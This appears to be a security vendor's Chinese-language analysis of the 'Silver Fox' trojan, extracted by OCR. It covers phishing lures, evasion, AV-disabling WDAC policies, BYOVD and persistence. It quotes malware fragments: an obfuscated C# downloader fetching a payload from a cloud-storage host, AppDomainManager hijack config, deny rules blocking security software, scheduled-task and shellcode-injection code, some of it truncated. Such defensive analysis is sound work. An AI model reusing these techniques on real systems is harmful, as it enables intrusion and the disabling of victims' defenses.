
●木马挂载地址

由于安全厂商会对木马使用的域名和服务器进行快速封禁，攻击者为了降低成本、提高“存活率”，开始大量转向公共云平台来托管恶意文件。这类平台申请便宜、限制少、难以直接封禁，因此很容易被滥用。目前被“银狐”木马团伙频繁利用的平台包括：阿里云对象存储、百度对象存储（BOS）、123网盘直链、文叔叔等常见的文件或对象存储服务。例如，曾有木马利用百度BOS存储挂载恶意组件，其访问链接类似于：hxxps://jiaoshou.bj.bcebos.com/js19.dbd

```
public App()
{
    string address = string.Concat('H', 't', 't', 'p', 's', ':', '/', '/', 'j', 'i', 'a', 'o', 's', 'h', 'o', 'u', '.', 'b', 'j', '.', 'b', 'c', 'e', 'b', 'o', 's', '.', 'c', 'o', 'm', '/', 'j', 's
    mian();
    byte[] data = new WebClient().DownloadData(address);
    moryModule moryModule = moryModule.Create(data);
    LogHelpeAr = moryModule.GetProcDelegate<LogHelpeAr>("run");
    LogHelpeAr();
    Thread.Sleep(1000);
    LogHelpeAr();
    Environment.Exit(0);
    InitializeComponent();
```

●网盘存放

如利用123盘存放木马等




（三）
邮件传播类

在2025年，银狐木马通过邮件传播的数量相比往年有所下降，但邮件依然是其重要的传播渠道之一。此类攻击通常面向企业财务人员，攻击者往往假借“财税稽查”“税务通知”“发票异常”等名义发送钓鱼邮件，引导收件人点击附件或下载链接，从而在电脑中植入木马程序。

（四）
漏洞传播类

直接通过漏洞传播的银狐木马较为少见，一般是通过web漏洞，入侵一些站点进行挂马传播。常见被利用的网站漏洞有KindEditor、WordPress、UEditor、ThinkPHP等数十款热门Web应用漏洞。

比如，某公司网站使用了带有漏洞的KindEditor编辑器，导致被攻击者入侵，挂载了银狐钓鱼页面。后续又被用作钓鱼网站传播。该网站被植入的恶意载荷列表如图：



（五）
企业横向传播

银狐木马的横向传播，与勒索、挖矿等病毒的横向传播方式不同。银狐木马较少进行内网横向扫描渗透，一般是通过收集被控设备的相关信息，采集使用人的关系网，再伺机通过聊天软件、企业内部群进行传播。因此，经常能够见到，同一个变种的木马在一个地区或者一个企业内大量传播的情况。


11:05
91%
214
群(183)
按照“查到必罚”要求，请相关企业及负责人高度重视，尽快查阅抽查名单。
附件为本轮抽查企业名单（仅支持电脑端下载查看），请确保及时传达至相关部门。查询密码：123
撤回了一条消息
10:25
解压查看.zip
39.3 MB
微信电脑版
【税务内参】2025年第三季度《一业一查》部门联合双随机抽查工作计划已下发。
按照“查到必罚”要求，请相关企业及负责人高度重视，尽快查阅抽查名单。
附件为本轮抽查企业名单（仅支持电脑端下载查看），请确保及时传达至相关部门。

二

木马潜伏

在过去两年，银狐木马通常潜伏期较长，从一周到三个月不等，攻击者会在受感染设备中悄悄收集信息。但目前传播的银狐木马更倾向于“短平快”策略，长期潜伏的情况已经很少见。即便有少数设备长期被感染，也是因为管理疏忽或未及时更新安全软件所致。

现在，攻击者在控制一台设备后，通常只会进行1到3天的信息收集工作，然后迅速利用该设备进行二次传播或发起诈骗。由于安全厂商加快了对银狐木马的检测和处置，被感染设备很快就会被暴露和清理。换句话说，攻击者如果不尽快变现获利，很可能“费尽心机”植入的木马，很快就被安全产品清除了。

三

攻防对抗技术


（一）

常规免杀手法

在与安全软件的对抗中，银狐木马采用的“免杀”手段与传统木马类似，但它更新的速度非常快。在攻击高峰期，我们曾一天就捕获到超过200个新的免杀版本，可见银狐木马背后的制作团队已经是职业化的攻击队了，会不断调整和优化木马，以躲避各类安全检测。

我们一般常见的免杀方式包括：加壳，使用打包工具如nsis、msi、Inno Setup，制作超大文件等方式。除此之外，银狐木马还用到了其他一些免杀方法，其中比较流行的有下面几种。

“白加黑”通用免杀方式：“白加黑”是近年来最流行的木马落地方式，通常有一个正常软件的可执行部分（exe），配合木马DLL与ShellCode文件组成。



典型的运作方式是：正常exe启动后会加载部分dll执行，木马作者替换这些dll，就获得了执行机会。此时利用这个执行机会，加载数据文件中的ShellCode执行。木马的核心代码位于ShellCode文件中，该文件是木马作者自行定义的数据格式，病毒引擎很难对它进行检测查杀。而负责执行的exe本身是正常程序，也非病毒。静态引擎扫描查杀的点就只能落到dll文件本身。而这个dll文件，一般功能极其精简，核心代码只有读取同目录下的ShellCode文件并加载。攻击者还会使用一些技术手段，降低这些代码的敏感度。比如将少量恶意代码，混杂在大量正常代码中，降低被引擎发现的概率。

这类“白加黑”方案，通常还会被制作为通用方案，使得“正常白文件”与ShellCode文件可以随意替换，而dll文件制作成为一个通用的加载器，任意使用。

●正常程序利用

这是一类特殊的“白加黑”利用方式，攻击者不直接编写木马PE模块，而是利用正常软件的功能，修改影响的配置，实施利用的一种方法。最常见的，如修改一些游戏launch程序的config文件，利用launch程序执行配置中的功能。部分程序，配置能力丰富，如可以执行一些脚本，甚至ShellCode，被攻击者选中，携带相应的配置加以利用。针对这类利用方式，常规的静态扫描方式较难适配，需要有针对性地添加特征处理。

●文件拼装方式

这也是一类常见的落地免杀方式，木马程序在部署和驻留时，以脚本、lnk、命令行等

为纽带，文件以分片文件或加密文件的形式存储。木马启动时，通过引导脚本，临时拼装木马程序执行，执行完成后再清除拼装的文件，进而减少文件的落地时机，降低被扫描的风险。这样能够被扫描的内容就只有少量配置与命令参数，降低被引擎查杀的可能。

●畸形类

这也是病毒木马经常使用的一类免杀方法，今年有部分银狐木马使用了这类方法。其思路是，构造结构畸形PE文件，利用系统加载程序时的异常处理，获得特定的执行效果。严格意义上说，此类文件结构错误，不属于可正常执行的程序，可能会被杀毒引擎跳过或直接造成误判。

（二）利用系统特性


除了常规的免杀手段外，银狐木马背后的制作团伙显然对Windows系统的各种机制特性也颇有研究，这一点在银狐木马利用各种系统特性进行传播的技术上彰显得淋漓尽致。

●利用.NET中的GAC劫持系统

全局程序集缓存（即Global Assembly Cache，缩写为GAC）是Windows系统中.NETFramework提供的一个特殊目录，用来存放经过强名称签名（Strong Name）的.NET程序集。它的作用是让多个应用程序能够共享同一个程序集，而不需要每个程序都单独复制一份。这样，既可以节省磁盘空间又能确保不同应用使用的是同一个版本的程序组件，避免出现版本冲突问题。但木马利用.NET的这一特性，可以实现对指定.NET程序的随意劫持。木马利用该手段完成了对System.Collections.Modle.dll的劫持操作后，会修改注册表以接管.NET应用程序域管理行为，进而实现对目标系统的全局影响。

●利用.NET特性发起隐蔽攻击

比如下面这个银狐样本，可以看到下面一个不寻常的组合（除exe文件外，其它文件一般都会被设置为隐藏属性）。



解压后的钓鱼文件

在.NET应用程序的默认运行状况下，会自动读取这个与应用程序可执行文件（.exe）同名且带有.config扩展名的配置文件。而该配置文件采用XML格式，用于存储应用程序的运行参数，以便在不修改代码的情况下调整应用程序的行为。而当前攻击案例中的银狐木马正是利用了这一特性，添加了一条MyApp Domain Manager（使用自定义AppDomain管理器）的记录，来指向ipc.dll这个动态链接库文件。

```
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <startup>
    <supportedRuntime version="v4.0" sku=".NETFramework,Version=v4.0"/>
  </startup>
  <runtime>
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
      <probing privatePath="bin"/>
    </assemblyBinding>
    <appDomainManagerAssembly value="IPC, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null"/>
    <appDomainManagerType value="MyAppDomainManager"/>
  </runtime>
</configuration>
```

配置文件内容

以下则是常见用户劫持的DLL文件代码结构：

```
public class MyAppDomainManager : AppDomainManager
{
    // Methods
    public MyAppDomainManager();
    private byte[] DecryptData(byte[] encryptedData, byte key);
    private void ExecuteShellcode(byte[] shellcode);
    public override void InitializeNewDomain(AppDomainSetup appDomainInfo);
    private void InvokeMeCd();
    private bool IsAdministrator();
    [DllImport("ntdll.dll")]
    public static extern int NtAllocateVirtualMemory(IntPtr ProcessHandle, ref IntPtr BaseA
    private void ratli();

    // Nested Types
    private static class AllocationType
    {
        // Fields
        public const uint Commit = 0x1000;
        public const uint Release = 0x8000;
        public const uint Reserve = 0x2000;
    }

    [UnmanagedFunctionPointer(CallingConvention.Cdecl)]
    private delegate void ExecuteShellcodeDelegate();

    private static class MemoryProtection
    {
        // Fields
        public const uint ExecuteReadWrite = 0x40;
    }
}
Expand Methods
```

在进行了这种配置后，主程序便会在初始化时自动加载文件中指定的ipc.dll文件，并执行其InitializeNewDomain（AppDomainSetup）完成初始化。

●利用微软WDAC特性攻击安全软件

木马会在%WinDir%\System32\Code Integrity目录下释放一个名为SiPolicy.p7b的文件。SiPolicy.p7b就是WDAC的策略控制文件，其内容会控制Windows Defender相关功能组件，阻断各类程序驱动的正常运行。

通过解码这个SiPolicy.p7b的文件内容，可以发现其包含了众多极具针对性的拦截策略：

```
  <EKUs>
    <EKU ID="ID_EKU_E_0001" Value="010A2B0601040182370A0306" FriendlyName="Windows 系统组件验证" />
    <EKU ID="ID_EKU_E_0002" Value="010A2B0601040182370A0305" FriendlyName="Windows 硬件驱动程序验证" />
    <EKU ID="ID_EKU_E_0003" Value="010A2B0601040182373D0401" FriendlyName="提前启动反恶意驱动程序" />
    <EKU ID="ID_EKU_E_0004" Value="010A2B0601040182373D0501" FriendlyName="HAL 扩展" />
    <EKU ID="ID_EKU_E_0005" Value="010A2B0601040182370A0315" FriendlyName="Windows RT 验证" />
    <EKU ID="ID_EKU_E_0006" Value="010A2B0601040182374C0301" FriendlyName="Windows 应用商店" />
    <EKU ID="ID_EKU_E_0007" Value="010A2B0601040182374C0501" FriendlyName="动态代码生成器" />
    <EKU ID="ID_EKU_E_0008" Value="010A2B0601040182374C0B01" FriendlyName="1.3.6.1.4.1.311.76.11.1" />
    <EKU ID="ID_EKU_E_0009" Value="010A2B0601040182370A032A" FriendlyName="Enclave" />
  </EKUs>
  <FileRules>
    <Deny ID="ID_DENY_D_0001" FilePath="%OSDRIVE%\Program Files (x86)\360\*" />
    <Deny ID="ID_DENY_D_0002" FilePath="%OSDRIVE%\Program Files (x86)\Avast Software\Avast\*" />
    <Deny ID="ID_DENY_D_0003" FilePath="%OSDRIVE%\Program Files (x86)\Huorong\*" />
    <Deny ID="ID_DENY_D_0004" FilePath="%OSDRIVE%\Program Files (x86)\kingsoft\kingsoft antivirus\*" />
    <Deny ID="ID_DENY_D_0005" FilePath="%OSDRIVE%\Program Files (x86)\Windows Defender\MpCmdRun.exe" />
    <Deny ID="ID_DENY_D_0006" FilePath="%OSDRIVE%\Program Files\360\*" />
    <Deny ID="ID_DENY_D_0007" FilePath="%OSDRIVE%\Program Files\Avast Software\*" />
    <Deny ID="ID_DENY_D_0008" FilePath="%OSDRIVE%\Program Files\Huorong\*" />
    <Deny ID="ID_DENY_D_0009" FilePath="%OSDRIVE%\Program Files\kingsoft\kingsoft antivirus\*" />
    <Deny ID="ID_DENY_D_000A" FilePath="%OSDRIVE%\Program Files\Windows Defender Advanced Threat Protection\SenseCncProxy.exe" />
    <Deny ID="ID_DENY_D_000B" FilePath="%OSDRIVE%\Program Files\Windows Defender\MpCmdRun.exe" />
    <Deny ID="ID_DENY_D_000C" FilePath="%OSDRIVE%\Program Files\Windows Defender\MpCmdRun.exe" />
    <Deny ID="ID_DENY_D_000D" FilePath="%OSDRIVE%\Program Files\Windows Defender\MsMpEng.exe" />
    <Deny ID="ID_DENY_D_000E" FilePath="%OSDRIVE%\Program Files\Windows Defender\NisSrv.exe" />
    <Deny ID="ID_DENY_D_000F" FilePath="%OSDRIVE%\ProgramData\Microsoft\Windows Defender\*" />
    <Deny ID="ID_DENY_D_0010" FilePath="%OSDRIVE%\ProgramData\Microsoft\Windows Defender\Platform\*\MsMpEng.exe" />
    <Deny ID="ID_DENY_D_0011" FilePath="%OSDRIVE%\ProgramData\Microsoft\Windows Defender\Platform\*\NisSrv.exe" />
    <Deny ID="ID_DENY_D_0012" FilePath="%OSDRIVE%\Users\*\AppData\Roaming\360*\*" />
    <Deny ID="ID_DENY_D_0013" FilePath="%OSDRIVE%\Users\*\AppData\Roaming\360*\*" />
    <Deny ID="ID_DENY_D_0014" FilePath="%SYSTEM32%\SecurityHealthService.exe" />
```

若当前系统已遭到该银狐木马的入侵，那么当系统中有安全软件运行时，用户便会看到如下的系统弹窗弹出。这也就是Windows Defender在被银狐木马利用后，对各类安全软件的拦截策略已经生效的结果。

Windows Defender被利用来执行银狐木马的管控策略

●利用未公开的系统接口执行

银狐木马的制作团伙还曾利用过一种未公开的系统机制来执行恶意代码。简单来说，他们发现了 Windows 系统中 Explorer 进程的一类特殊消息指令。攻击者会先把恶意代码（也就是所谓的 shellcode）写入 Explorer 的内存空间，然后向 Explorer 发送一条特定的系统消息，指向这段恶意代码的位置，从而诱使 Explorer 去执行它。

（三）
防护产品弱点利用

银狐木马团伙还会利用安全软件自身的防护技术弱点进行攻击。

●利用系统安全机制绕过防护

随着微软收紧了对核心层（Ring0）的控制，很多安全软件的监控只能在用户层（Ring3）进行，也就是说它们只能通过“钩子”（ hook）拦截部分系统调用来监控恶意行为。这种方式存在被绕过的风险。

例如，有木马可以直接使用系统调用（syscall）来执行操作，从而避开用户层监控；还有一些攻击通过构造特殊的数据包，调用系统组件（COM接口）来模拟合法操作，从而在后台执行恶意行为。这类攻击方式更隐蔽，也更难被传统安全产品检测到。下面便是利用构造的RPC数据包调用COM接口。

使用NdrClientCall3函数向COM Server发送数据包，模拟SchRpcRegisterTask方法调用。

```
CLIENT_CALL_RETURN __fastcall sub_180001440(__int64 a1, __int64 a2, __int64 a3, int a4, __int64 a5, __int64 a6, __int64 a7, __int64 a8, __int64 a9, __int64 a10)
{
  __int64 v11; // [rsp+30h] [rbp-48h]
  __int64 v12; // [rsp+40h] [rbp-38h]
  __int64 v13; // [rsp+48h] [rbp-30h]

  LODWORD(v13) = a7;
  LODWORD(v12) = a6;
  LODWORD(v11) = a4;
  return NdrClientCall3(&pProxyInfo, 1u, 0i64, a1, a2, a3, v11, a5, v12, v13, a8, a9, a10);
}
```

●模拟用户操作攻击

银狐木马还具备一种“模拟点击”的能力，可以让电脑像被用户亲自操作一样打开文件或执行程序。比如，有木马会利用微软提供的一个辅助功能接口——DCOMIAccessible。这是用于无障碍操作的标准接口，原本目的是帮助系统对界面进行程序化控制，比如，帮助残障用户操作窗口。系统桌面本质上是一个名为SysListView32的列表控件。对于这类控件，Windows提供了一个默认动作（DefaultAction），通常就是“双击”。银狐木马正是利用这一点：可以遍历桌面上的图标元素，然后调用系统提供的“accDoDefaultAction”方法，让Explorer 代替用户执行一次“双击”操作。

换句话说，看似是用户自己双击打开了文件，其实是木马在暗中操控，这种方式具有很强的伪装性和迷惑性。

●利用安全软件配置绕过防护

银狐木马在对抗安全软件时，也会刻意利用安全产品自身的机制进行绕过。例如，曾有攻击者直接篡改杀毒软件的“信任区”列表，把木马伪装成“可信程序”，从而避免被查杀；也有木马通过修改系统防火墙策略，让自己能够自由访问外部服务器。

近年来，银狐木马的规避手法更加多样化。例如：

●伪装成游戏环境

部分安全软件在检测到游戏运行时，会自动降低弹窗和拦截力度，以避免影响玩家体验。木马通过模拟游戏运行环境，让安全软件误以为用户正在玩游戏，从而放松防护。

●利用误报规避机制

一些安全产品为了避免误报，会对特定类型的软件更“宽松”。银狐木马会伪装成这些常见软件，借此降低被检测到的概率。

●模拟系统关机或用户点击

木马甚至会伪造系统关闭消息诱导安全软件自行退出，或者模拟用户点击界面，主动调用杀毒软件的卸载程序，让安全软件“被迫自己卸载自己”。

这些手法本质上都是在利用安全软件的正常机制来规避检测，因此更具迷惑性，也对安全产品自身的防护能力提出了更高要求。

●利用安全软件配置绕过防护

利用微软DCOM IAccessible的特性实现模拟点击。IAccessible是一个微软提供的标准辅助操作接口，可操作所有窗口 。系统桌面是一个SysListView32控件，属于List控件，对于List控件，提供一个默认的DefaultAction操作，就是双击操作。所以只要遍历

到桌面上的元素，执行一个accDoDefaultAction，就可以利用explorer对目标实施一个双击操作，模拟用户主动操作。

（四）
第三方组件利用

驱动利用技术（BYOVD）

木马为了与安全软件对抗，往往会借助第三方软件或组件来提升自身能力。其中，近年来银狐木马使用最频繁的，就是滥用第三方驱动程序来对抗甚至截杀安全软件。

过去，由于Windows对驱动程序的限制较少，攻击者可以随意编写自己的驱动，与安全软件“正面对抗”。但随着微软不断收紧驱动签名和加载策略，这种方式已经几乎行不通了。

为了继续突破防护，木马作者开始采用新的思路——不再自己写驱动，而是利用别人已经写好的驱动。这些驱动可能来自安全软件、硬件厂商、工具软件等，它们本是合法且正常使用的系统组件。

部分驱动在设计时，对调用场景限制不够严格，对调用者身份或执行内容缺乏校验。攻击者通过逆向分析它们的功能，就可以“借刀杀人”，利用这些驱动来完成一些高权限操作，例如：

- 绕过系统限制强制结束进程
- 删除受保护的文件
- 创建关键系统节点
- 修改敏感数据等

这些能力让木马可以轻松对抗安全产品或完成普通软件无法做到的操作。

过去一年，我们已经处理并封堵了超过2000种被滥用的驱动案例。例如，近期发


现的zam64.sys，本是某安全软件组件，但其驱动功能被攻击者利用后， 同样可能成为对抗安全软件的工具。

银狐木马的攻击技术方法层出不穷，在此无法一一列举。2025年前11月，我们更新了超156项防护方案，应对各类攻击手法 。攻击手法也不会止步于此，攻防对抗就是一个长期相互对抗的过程。

四
驻留技术


（一）
无文件与LOLBAS驻留

利用系统中的一些程序，实现特定功能，这在木马攻击中非常普遍，银狐木马会选择一些较少被使用的程序实现该方法。比如，木马使用FTP静默执行特定脚本的方式，实现启动。系统的FTP程序本是用来访问FTP站点的，但通过特定的命令参数，可以使用程序的启动，连环利用类似的策略，攻击者就可以在没有常规木马文件落地的情况下，实现木马的驻留。



（二）
利用合法软件进行驻留，打造“永久免杀”后门

在我们协助用户处理木马时，已经多次出现同时安装多款企业管控软件的情况：



木马利用企业管控软件实现系统驻留

被利用的软件主要是IT管理类软件和远程协助类软件，这类软件本身能够实现远程访问和控制计算机，攻击者利用这一特性，将配置好的这类软件隐蔽部署到受害用户电脑中，实现长期非法远程控制。由于这类软件本身是合法软件，被安全软件检出并查杀的概率较小，能够实现所谓的永久免杀，更有甚者，攻击者会一次部署多款这类软件，来防止“全军覆没”。

在2025年，360终端安全新增支持了12款这类被利用软件的拦截或清理。

（三）
使用各类系统自启动项驻留

计划任务、服务、注册表中Run项、启动目录是银狐木马最常用的驻留方式，攻击者一般会使用“白利用”的方式，将“正常文件”放入启动项，通过正常文件加载、引导、调用木马程序的方式，进行启动和实现驻留。

例如木马会添加一个伪装为Onedrive、Microsoft Edge等名称的计划任务：

```
GetSystemDirectoryW(Buffer, 0x104u);
wcscpy_s(Destination, 0x104u, Buffer);
wcscat_s(Destination, 0x104u, L"\\cmd.exe");
if ( (*(int (__stdcall **)(int *, wchar_t *))(*v23 + 44))(v23, Destination) >= 0 )
{
  v42 = 2228256;
  *(_DWORD *)v41 = 6488111;
  v43 = 6553699;
  v44 = 32;
  memset(v45, 0, sizeof(v45));
  v16 = hMem;
  wcscat_s(v41, 0x104u, (const wchar_t *)hMem);
  wcscat_s(v41, 0x104u, L"\" && start ");
  wcscat_s(v41, 0x104u, (const wchar_t *)v35 + 1);
  wcscat_s(v41, 0x104u, L" -d");
  v7 = (*(int (__stdcall **)(int *, wchar_t *))(*v23 + 52))(v23, v41) < 0;
  v14 = (int)v23;
  v15 = *v23;
  if ( v7 )
    goto LABEL_45;
  v17 = (*(int (__stdcall **)(int *, HLOCAL))(v15 + 60))(v23, v16);
  LocalFree(v16);
  if ( v17 >= 0 )
  {
    strcpy((char *)v37, "\b");
    *(_DWORD *)&v37[1] = 0;
    v38 = 0;
    v39 = 0;
    v40 = 0;
    v34 = 0;
    if ( (*(int (__stdcall **)(void *, const wchar_t *, void *, int, _DWORD, ULONG, LONG,
            v31,
            L"Micros0ftEdgeUpdateTask0UA Task-S-1-5-18",
            v21,
            6,
            *(_DWORD *)&pvarg.vt,
            pvarg.decVal.Hi32,
            pvarg.lVal,
```

（四）
通过注入ShellCode驻留运行

严格来说，注入ShellCode运行不是独立的驻留技术。但这项技术配合其他驻留手段，被广泛用于银狐木马的驻留运行之中。木马在启动后，会通过注入系统进程的方式，藏匿自己的行踪，避免被安全软件检测发现。比如，下面的木马会读取adp.xml内容，将其加载到内存中执行，并注入系统的桌面进程（explorer.exe）中。

```
public void L(string a)
{
    byte[] s = File.ReadAllBytes(a);
    string tp = string.Concat('C', ':', '\\', 'W', 'i', 'n', 'd', 'o', 'w', 's', '\\', 'e', 'x', 'p', 'l', 'o', 'r', 'e', 'r', '.', 'e', 'x', 'e');
    while (true)
    {
        try
        {
            d.ld(tp, s);
